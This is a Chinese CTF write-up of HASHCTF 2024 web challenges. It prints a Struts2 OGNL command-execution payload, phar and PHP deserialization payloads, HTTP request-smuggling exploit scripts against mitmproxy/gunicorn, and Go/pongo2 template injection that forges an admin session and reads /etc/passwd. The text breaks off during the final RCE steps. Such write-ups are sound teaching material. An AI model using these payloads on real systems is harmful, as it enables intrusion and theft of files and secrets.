2024 HASHCTF Web WP

本次出题人：墨竹、GKDf1sh、ch3

墨竹

我的博客地址zhuzimiko.com

ezjvav

考点:Java strust2漏洞

出题人:墨竹

难度:简单

主要是想考察大家的运用搜索引擎的能力，搜索strust2的相关漏洞，会有很多文章，而且也给出了能RCE的代码(远程执行命令)，拿过来改改用即可。发现的几个问题有

- flag常见目录，根目录，web目录
- Web基础知识，比如传参get,post之类
- 对Linux系统命令的使用
  还是给出一个Payload吧ww

```
%{#a=(new java.lang.ProcessBuilder(new java.lang.String[]
{"cat","/flag"})).redirectErrorStream(true).start(),#b=#a.getInputStream(),#c=new
java.io.InputStreamReader(#b),#d=new java.io.BufferedReader(#c),#e=new
char[50000],#d.read(#e),#f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResp
onse"),#f.getWriter().println(new
java.lang.String(#e)),#f.getWriter().flush(),#f.getWriter().close()}
```

Su27截击轰炸机

考点:phar反序列化

出题人:墨竹

难度:中等

哈哈（苦笑..)看来做出来的大家好像都是非预期，还是我考虑不周全，不过有些思路也确实不错。给出我想考察的点吧呜呜↓

很多人以为是文件上传漏洞，然后传了连接不上，首先照片类型的需要`.htaccess`支持吧。所以不行的，这其实是一个phar反序列化漏洞，相关原理还请自行搜索相关文章学习

- 反序列化漏洞知识
- phar反序列化
  先是查看网站的源代码，已经给出了提示，missile.php,然后传上去构造好的phar文件，传参包含他就好喽
  我的生成Phar文件的代码（网上搬过来改的）

```php
<?php
class Mozhu{
    public $type="flag";
    function __destruct()
    {
        echo $this->name . " is a web vegetable dog ";
    }
}
$a = new Mozhu();
$a->name="flag";
$tttang=new phar('drunkbaby.phar',0);//后缀名必须为phar
$tttang->startBuffering();//开始缓冲 Phar 写操作
$tttang->setMetadata($a);//自定义的meta-data存入manifest
$tttang->setStub("<?php __HALT_COMPILER();?>");//设置stub，stub是一个简单的php文件。PHP通过stub识别一个文件为PHAR文件，可以利用这点绕过文件上传检测
$tttang->addFromString("test.txt"," ");//添加要压缩的文件
$tttang->stopBuffering();//停止缓冲对 Phar 归档的写入请求，并将更改保存到磁盘
?>
```

Su27规避导弹

考点:PHP反序列化字符串逃逸

出题人:墨竹

难度:中等

还是先学习一下相关知识点的原理吧！这个想构造出payload还是挺绕的，耐下心来慢慢分析!

首先考了一个`www.zip`，这属于敏感信息泄露，你也可以用扫描工具扫描目录扫出来，访问后可以获得网站的源码，然后是反序列化了

给出Payload

```
a=\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0&b=1";s:8:"password";O:6:"decoyB":1:{s:1:"b";O:6:"decoyC":1:{s:1:"c";s:5:"/flag";}}";}
```

GKDf1sh

dontSmuggling

题目描述：大飞猪脚就是这么来的（误

注：代理服务器为mitmproxy6.0.2

题目提示：注意mitmproxy6.0.2和gunicorn20.0.4对请求头chunked的响应（可能需要多走私几个包）

题目附件：attach.zip-> mitmproxy.py && gunicorn.py

启动题目后，是一个文件服务器，里面有给filter.py

```
from mitmproxy import http


def request(flow):
    if "f1ag" in flow.request.url:
        flow.response = http.HTTPResponse.make(403, b"Nice try :),but plz dont try
again.\n")

```

只在mitmproxy上限制了对f1ag文件的访问，做题的思路就是想办法绕过这个filter。

之所以在题目描述中提到大飞猪脚，就是想引导大家往http请求走私上看，因为大飞猪脚就是这么来的（）。

解法一：打CVE-2021-39214

0x01

题目附件给的是mitmproxy6.0.2和gunicorn20.0.4关于处理http请求头的源码，其中重要的是下面两段：

mitmproxy：

```
if "chunked" in headers.get("transfer-encoding", "").lower():
    return None

```

gunicorn：

```
    elif name == "TRANSFER-ENCODING":
        if value.lower() == "chunked":
            chunked = True
```

Mitmproxy检查请求头中transfer-encoding的值是否存在"chunked"，而Gunicorn检查transfer-encoding的整个值是否是"chunked"。所以，如果我们发送一个值为"chunkedhhh"的头部，mitmproxy将使用chunked分块编码解析请求包主体，而Gunicorn则使用content-length。

前端（代理）和后端对请求包响应的不一致，这就造成了HTTP请求走私漏洞，其实就是CVE-2021-39214。

0x02

根据上面分析，我们构造如下的请求包：

```
GET /111 HTTP/1.1
Host: localhost:5974
Content-Length: 4
```

```
Transfer-Encoding: hhhchunked

2c #十六进制请求块长度
GET /f1ag HTTP/1.1
Host: localhost:5974


0


//这里是两个回车
```

分析如下

mitmproxy处理后的请求，即使用chunked分块传输：

```
GET /111 HTTP/1.1
Host: localhost:5974
Transfer-Encoding: hhhchunked

2c #请求块长度
GET /f1ag HTTP/1.1
Host: localhost:5974


0


```

gunicorn收到的mitmproxy转发的请求，用Content-Length来处理：

```
GET /111 HTTP/1.1
Host: localhost:5974
Content-Length: 4


2c  #第一个包到这里结束，认为下面是新的包
GET /f1ag HTTP/1.1
Host: localhost:5974


0


```

但是我们发现，这样发包过去只会返回第一个包。

这是因为，代理认为它只向后端发送了一个/111请求，因此只会返回一个响应。实际上，后端按/111、/flag的顺序返回给mitmproxy两个响应。因此，它只返回第一个/111响应，使第二个/f1ag响应悬空。

所以如果我们再请求一个/111，第二个/f1ag就能正常返回。

final payload:

```
GET /111 HTTP/1.1
Host: localhost:5974
Content-Length: 4
Transfer-Encoding: hhhchunked

2c
GET /f1ag HTTP/1.1
Host: localhost:5974


0

GET /111 HTTP/1.1
Host: localhost:5974

```

0x03

Final exp:

```python
import socket
import time

# 主机和端口配置
HOST = 'localhost'
PORT = 5974

def build_request(method, url, host, port, body='', content_length=0, chunked_encoding_value=''):
    # 构造请求行和头部字段
    request_line = f"{method} {url} HTTP/1.1\r\nHost: {host}:{port}\r\n"
    headers = f"Content-Length: {content_length}\r\nTransfer-Encoding: {chunked_encoding_value}\r\n\r\n"

    if body:
        # 分块编码的请求体格式
        chunk_size = hex(len(body))[2:]
        body = f"{chunk_size}\r\n{body}\r\n0\r\n\r\n"
    return request_line + headers + body

# 构建 /f1ag 的请求体
f1ag_body = f"GET /f1ag HTTP/1.1\r\nHost: {HOST}:{PORT}\r\n\r\n"

# 包含 /f1ag 请求的请求体
hello_request = build_request("GET", "/111", HOST, PORT, f1ag_body, content_length=4, chunked_encoding_value='hhhchunked')

# 再加一个请求，用于获取 /f1ag 的响应
extra_hello_request = build_request("GET", "/111", HOST, PORT)
```

```python

final_request = hello_request + extra_hello_request


with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))
    s.sendall(final_request.encode("ascii"))
    print("SEND:")
    print(final_request)

    response = s.recv(1024).decode("ascii")
    print("RECEIVE:")
    print(response)
    time.sleep(1)
    response = s.recv(1024).decode("ascii")
    print("RECEIVE:")
    print(response)
```

返回包：

```
RECEIVE:
HTTP/1.1 404 NOT FOUND
Server: gunicorn/20.0.4
Date: Sun, 14 Apr 2024 06:56:50 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 232


RECEIVE:
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
HTTP/1.1 200 OK
Server: gunicorn/20.0.4
Date: Sun, 14 Apr 2024 06:56:50 GMT
Connection: keep-alive
Content-Length: 51
Content-Type: application/octet-stream
Last-Modified: Sun, 14 Apr 2024 05:06:22 GMT
Cache-Control: public, max-age=43200
Expires: Sun, 14 Apr 2024 18:56:50 GMT
ETag: "1713071182.8584218-51-245826303"

HASHCTF{HtTp_sMug9lIN9_iS_VerY_U5EfUl.[TEAM_HASH]}
```

解法二：打Gunicorn20.0.4 请求走私漏洞

0x01

这是第二种解法，打开题目就能看到右下角的Gunicorn20.0.4，搜索可以得到Gunicorn20.0.4的http请求走私漏洞。

漏洞定位在https://github.com/benoitc/gunicorn/blob/20.x/gunicorn/http/message.py#142

```
            elif name == "SEC-WEBSOCKET-KEY1":
                content_length = 8
```

当请求头中存在SEC-WEBSOCKET-KEY1时，设定content_length = 8，而mitmproxy会认为是一个请求，因为根本没有Sec-Websocket-Key1的逻辑。

0x02

根据上面分析，可以手搓exp:

```
GET / HTTP/1.1
Host: localhost:5974
Content-Length: 48
Sec-Websocket-Key1: x

xxxxxxxxGET /f1ag HTTP/1.1
Host: localhost:5974
Content-Length: 32

GET / HTTP/1.1
Host: localhost:5974
```

gunicorn会认为上述请求是三个请求

```
GET / HTTP/1.1
Host: localhost:5974
Content-Length: 48
Sec-Websocket-Key1: x

xxxxxxxx
```

和

```
GET /f1ag HTTP/1.1
Host: localhost:5974
```

以及

```
GET / HTTP/1.1
Host: localhost:5974
Content-Length: 32
```

而mitmproxy认为这是两个请求

```
GET / HTTP/1.1
Host: localhost:5974
Content-Length: 48
Sec-Websocket-Key1: x

xxxxxxxxGET /f1ag HTTP/1.1
Host: localhost:5974
Content-Length: 32

```

和

```
GET / HTTP/1.1
Host: localhost:5974
```

实现了绕过mitmproxy的过滤。

附上一个师傅的exp:

```
# 作者(Author)：Wankko Ree
# 链接(URL)：https://wkr.moe/ctf/731.html#%E8%AE%A9%E6%88%91%E5%BA%B7%E5%BA%B7%EF%BC%81

import pwn

req3 = b"rn".join([
    b"GET / HTTP/1.1",
    b"Host: 59.110.159.206:7020",
    b"Content-Length: 0",
    b"",
    b"",
])
req2 = b"xxxxxxxx"+b"rn".join([
    b"GET /fl4g HTTP/1.1",
    b"Host: 59.110.159.206:7020",
    b"Content-Length: "+str(len(req3)).encode(),
    b"",
    b"",
])
req1 = b"rn".join([
    b"GET / HTTP/1.1",
    b"Host: 59.110.159.206:7020",
    b"Content-Length: "+str(len(req2)).encode(),
    b"Sec-Websocket-Key1: x",
    b"",
    b"",
])
```

```python

r = pwn.remote("59.110.159.206", 7020)
r.send(req1+req2+req3)
print(r.recvall(1).decode(), end="")

```

返回包:

```
GET / HTTP/1.1
Host: localhost:6844
Content-Length: 72
Sec-Websocket-Key1: x

xxxxxxxxGET /f1ag HTTP/1.1
Host: localhost:6844
Content-Length: 59

GET / HTTP/1.1
Host: localhost:6844
Content-Length: 0


[x] Opening connection to localhost on port 6844
[x] Opening connection to localhost on port 6844: Trying 127.0.0.1
[+] Opening connection to localhost on port 6844: Done
[x] Receiving all data
[x] Receiving all data: 0B
[x] Receiving all data: 167B
[x] Receiving all data: 2.38KB
[x] Receiving all data: 2.70KB
[x] Receiving all data: 2.75KB
[+] Receiving all data: Done (2.75KB)
[*] Closed connection to localhost port 6844
HTTP/1.1 200 OK
Server: gunicorn/20.0.4
Date: Sun, 14 Apr 2024 08:02:55 GMT
Connection: keep-alive
Content-Type: text/html; charset=utf-8
Content-Length: 2271



<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <title>Index of .</title>

    <link rel="stylesheet" type="text/css"
      href="/__autoindex__/autoindex.css" />

</head>
<body>


```

```
    <table>
      <thead>

  <tr>

  <th class="name" colspan="2"><a href="?sort_by=name&amp;order=desc">Name</a><img
src="/__autoindex__/asc.gif" alt="ASC" /></th>


  <th class="modified" colspan="1"><a href="?sort_by=modified">Last modified</a></th>


  <th class="size" colspan="1"><a href="?sort_by=size">Size</a></th>

  </tr>


      </thead>
      <tbody>


  <tr>

    <td class="icon">

       <img src="/__icons__/folder.png" />

    </td>
    <td class="name">
      <a href="/./__pycache__">__pycache__</a></td>
    <td class="modified">
      <time datetime="2024-04-14 07:08:01">2024-04-14 07:08:01</time>
    </td>
    <td class="size">

       -

    </td>
  </tr>



  <tr>

    <td class="icon">

       <img src="/__icons__/page_white.png" />

    </td>
    <td class="name">
      <a href="/./f1ag">f1ag</a></td>
    <td class="modified">
      <time datetime="2024-04-14 07:07:46">2024-04-14 07:07:46</time>
    </td>
    <td class="size">

```

```
        51 Bytes

    </td>
  </tr>



  <tr>

    <td class="icon">

        <img src="/__icons__/page_white_python.png" />

    </td>
    <td class="name">
      <a href="/./filter.py">filter.py</a></td>
    <td class="modified">
      <time datetime="2024-04-02 09:29:56">2024-04-02 09:29:56</time>
    </td>
    <td class="size">

        183 Bytes

    </td>
  </tr>



  <tr>

    <td class="icon">

        <img src="/__icons__/page_white.png" />

    </td>
    <td class="name">
      <a href="/./%E7%82%B9%E6%88%91%E8%8E%B7%E5%8F%96flag">点我获取flag</a></td>
    <td class="modified">
      <time datetime="2024-04-02 06:33:08">2024-04-02 06:33:08</time>
    </td>
    <td class="size">

        20 Bytes

    </td>
  </tr>


      </tbody>
    </table>



    <address>gunicorn/20.0.4
      Server at localhost:2333
      Port 2333</address>
```

```
</body>
</html>HTTP/1.1 200 OK
Server: gunicorn/20.0.4
Date: Sun, 14 Apr 2024 08:02:55 GMT
Connection: keep-alive
Content-Length: 51
Content-Type: application/octet-stream
Last-Modified: Sun, 14 Apr 2024 07:07:46 GMT
Cache-Control: public, max-age=43200
Expires: Sun, 14 Apr 2024 20:02:55 GMT
ETag: "1713078466.1606133-51-245826303"

HASHCTF{hTTP_5MU99IiNG_1s_V3rY_uSe1Ul.[TEAM_HASH]}
```

ch3

个人博客：https://honglaich3.github.io/，dalao们友链++

出得有点小失败，被打非预期了，后期传到HASHCTF-2024仓库的附件是我根据自己当时设计题目的想法再此fix好的，主要就是在dockerfile上再费点心思吧（~~当然如下wp中的exp中的flag路径和url你得改，大差不差，我懒得改了，重在学习~~）

go2RCE

考点：go SSTI、热部署

出题人：ch3

难度：困难

代码审计

SSTI的原理就不解释了，懂的都懂，不懂的自己google吧

SESSION_KEY在给大家的附件中是fake，需要自己通过漏洞泄露

这里有三个路由`/`，`/welcome`，`/welcome/username`，`/admin`

然后去看对应的路由文件，Index里设置了session-name的session

然后welcome要求POST传username和skill

admin使用了pongo2模板来解析

SSTI

SSTI读取Session-Key


参考：https://tyskill.github.io/posts/gossti/

这个b后端算是写得很刻意了。。

```
ctf := &SuperCTFer{ name: "", skill: "", secret: []byte(os.Getenv( key: "SESSION_KEY"))}
ctf.name = c.Param( key: "username")
ctf.skill = "web"
```

妥妥模板注入

```
95  </head>
96  <body>
97  <div class="welcome-container">
98      <h1>Welcome to ` + ctf.name + `! <br/>You focus on ` + ctf.skill + ` Security </h1>
99      <p>enjoy your hacking</p>
100 </div>
101 </body>
102 </html>`)
103     html, err := template.New( name: "welcome").Parse(tmpl)
104     html = template.Must(html, err)
105     err = html.Execute(c.Writer, ctf)
106     if err != nil {
107         c.String( code: 500, format: "oh no!", values...: nil)
108     }
109     c.String( code: 200, format: "")
110 }
```



```
GET /welcome/%7B%7B.%7D%7D HTTP/1.1
Host: 127.0.0.1:3000
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: csrftoken=q8pYXiOPe5IGRo6rCTonyIMChfFpovj1; session-name=
MTcxMTA2NTkzNXxEdilCQkFFQl8OSUFBUkFCRUFBQUlfLUNBQUVHYzNSeWFXNW5EQ
VlBQkclaGJXVUdjM1J5YVc1bkRBYOFCVOZrYldsdXzaXqKrp-8lPsyqOEqYjYDyCh
tvEVjpT-5vNJCAFJBclw==
Connection: close
```

```
Content-Type: text/html; charset=utf-8
Date: Thu, 28 Mar 2024 02:21:24 GMT
Connection: close

<!DOCTYPE html>
<html>
  <head>
    <title>
      Welcome
    </title>
    <style>
      body{
        background-color:#f2f2f2;
        font-family:Arial,sans-serif;
        text-align:center;
      }

      .welcome-container{
        background-color:#ffffff;
        border-radius:8px;
        box-shadow:02px4pxrgba(0,0,0,0.1);
        padding:40px;
        margin:100pxauto;
        max-width:400px;
      }

      h1{
        color:#333333;
        font-size:28px;
        margin-bottom:20px;
      }

      p{
        color:#666666;
        font-size:18px;
        line-height:1.5;
      }
      </style>
    </head>
    <body>
      <div class="welcome-container ">
        <h1>
          Welcome to {{{.}} web [116 104 49 115 95 49 115 95 119
          51 98 95 103 48 95 99 104 52 108 49 101 110 103 51]}! <
          br/>
          You focus on web Security
        </h1>
        <p>
          enjoy your hacking
        </p>
      </div>
    </body>
  </html>
```

泄露session-key后，拿去ascii解码，顺道填入最开始设置SESSION_KEY的环境变量的位置

接下来就是本地的session伪造了，既然有了session-key，直接本地改下，然后启动服务

```go
func Index(c *gin.Context) {  1 个用法
    session, err := store.Get(c.Request,  name: "session-name")
    if err != nil {
        http.Error(c.Writer, err.Error(), http.StatusInternalServerError)
        return
    }
    if session.Values["name"] == nil {
        // session.Values["name"] = "guest"
        session.Values["name"] = "admin"
        err = session.Save(c.Request, c.Writer)
        if err != nil {
            http.Error(c.Writer, err.Error(), http.StatusInternalServerError)
            return
        }
    }

    c.String( code: 200,  format: "oh, guest? a ring of play!")
}

```

获得admin-session如下：

> MTcxMTA2NTkzNXxEdi1CQkFFQ180SUFBUkFCRUFBQUlfLUNBQUVHYzNSeWFXNW5EQVlBQkc1aGJXVUdjM1J5YVc1bkRBY0FCV0ZrYldsdXzaXqKrp-8lPsyq0EqYjYDyChtvEVjpT-5vNJCAFJBclw==

```
GET /admin HTTP/1.1
Host : 127.0.0.1:3000
Cache-Control : max-age=0
sec-ch-ua : "Chromium";v="103", ".Not/A)Brand";v="99"
sec-ch-ua-mobile : ?0
sec-ch-ua-platform : "Windows"
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134
Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Sec-Fetch-Site : none
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Accept-Encoding : gzip, deflate
Accept-Language : zh-CN,zh;q=0.9
Cookie : csrftoken =q8pYXiOPe5IGRo6rCTonyIMChfFpovj1 ; session-name =
MTcxMTA2NTkzNXxEdi1CQkFFQ180SUFBUkFCRUFBQUlfLUNBQUVHYzNSeWFXNW5EQ
VlBQkc1aGJXVUdjM1J5YVc1bkRBY0FCV0ZrYldsdXzaXqKrp-8lPsyq0EqYjYDyCh
tvEVjpT-5vNJCAFJBclw==
Connection : close
```

```
HTTP/1.1 200 OK
Content-Length : 11
Content-Type : text/plain; charset=utf-8
Date : Thu, 28 Mar 2024 02:27:32 GMT
Connection : close

Hello ssti!
```

Pongo2 SSTI文件写 + 热部署特性 = 实现RCE

具体的可以查下pongo2 SSTI以及context的相关文档，参考：https://dummykitty.github.io/go/2023/05/30/Go-pongo-%E6%A8%A1%E6%9D%BF%E6%B3%A8%E5%85%A5.html

poc:

```
GET /admin?name={%25%20include%20c.Request.Header.Hacker[0]%20%25} HTTP/1.1
Host : 127.0.0.1
Cache-Control : max-age=0
sec-ch-ua : "Chromium";v="103", ".Not/A)Brand";v="99"
sec-ch-ua-mobile : ?0
sec-ch-ua-platform : "Windows"
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Hacker : /etc/passwd
Sec-Fetch-Site : none
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Accept-Encoding : gzip, deflate
Accept-Language : zh-CN,zh;q=0.9
Cookie : csrftoken =q8pYXiOPe5IGRo6rCTonyIMChfFpovj1 ; session-name =
MTcxMTA2NTkzNXxEdi1CQkFFQ180SUFBUkFCRUFBQUlfLUNBQUVHYzNSeWFXNW5EQVlBQkc1aGJXVUdjM1J5Y
VC1bkRBY0FCV0ZrYldsdXzaXqKrp-8lPsyq0EqYjYDyChtvEVjpT-5vNJCAFJBclw==
Connection : close
```


```
HTTP/1.1 200 OK
Content-Type : text/plain; charset=utf-8
Date : Wed, 27 Mar 2024 08:39:45 GMT
Content-Length : 846
Connection : close

Hello root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
!
```

那么问题来了？可以任意读、任意写，但是不知道flag在哪，不妨想想怎么进一步getshell

由于我使用的是fresh热部署，当服务文件修改时，会重新编译执行go文件，此处也是RCE的办法

利用：

- 读源码



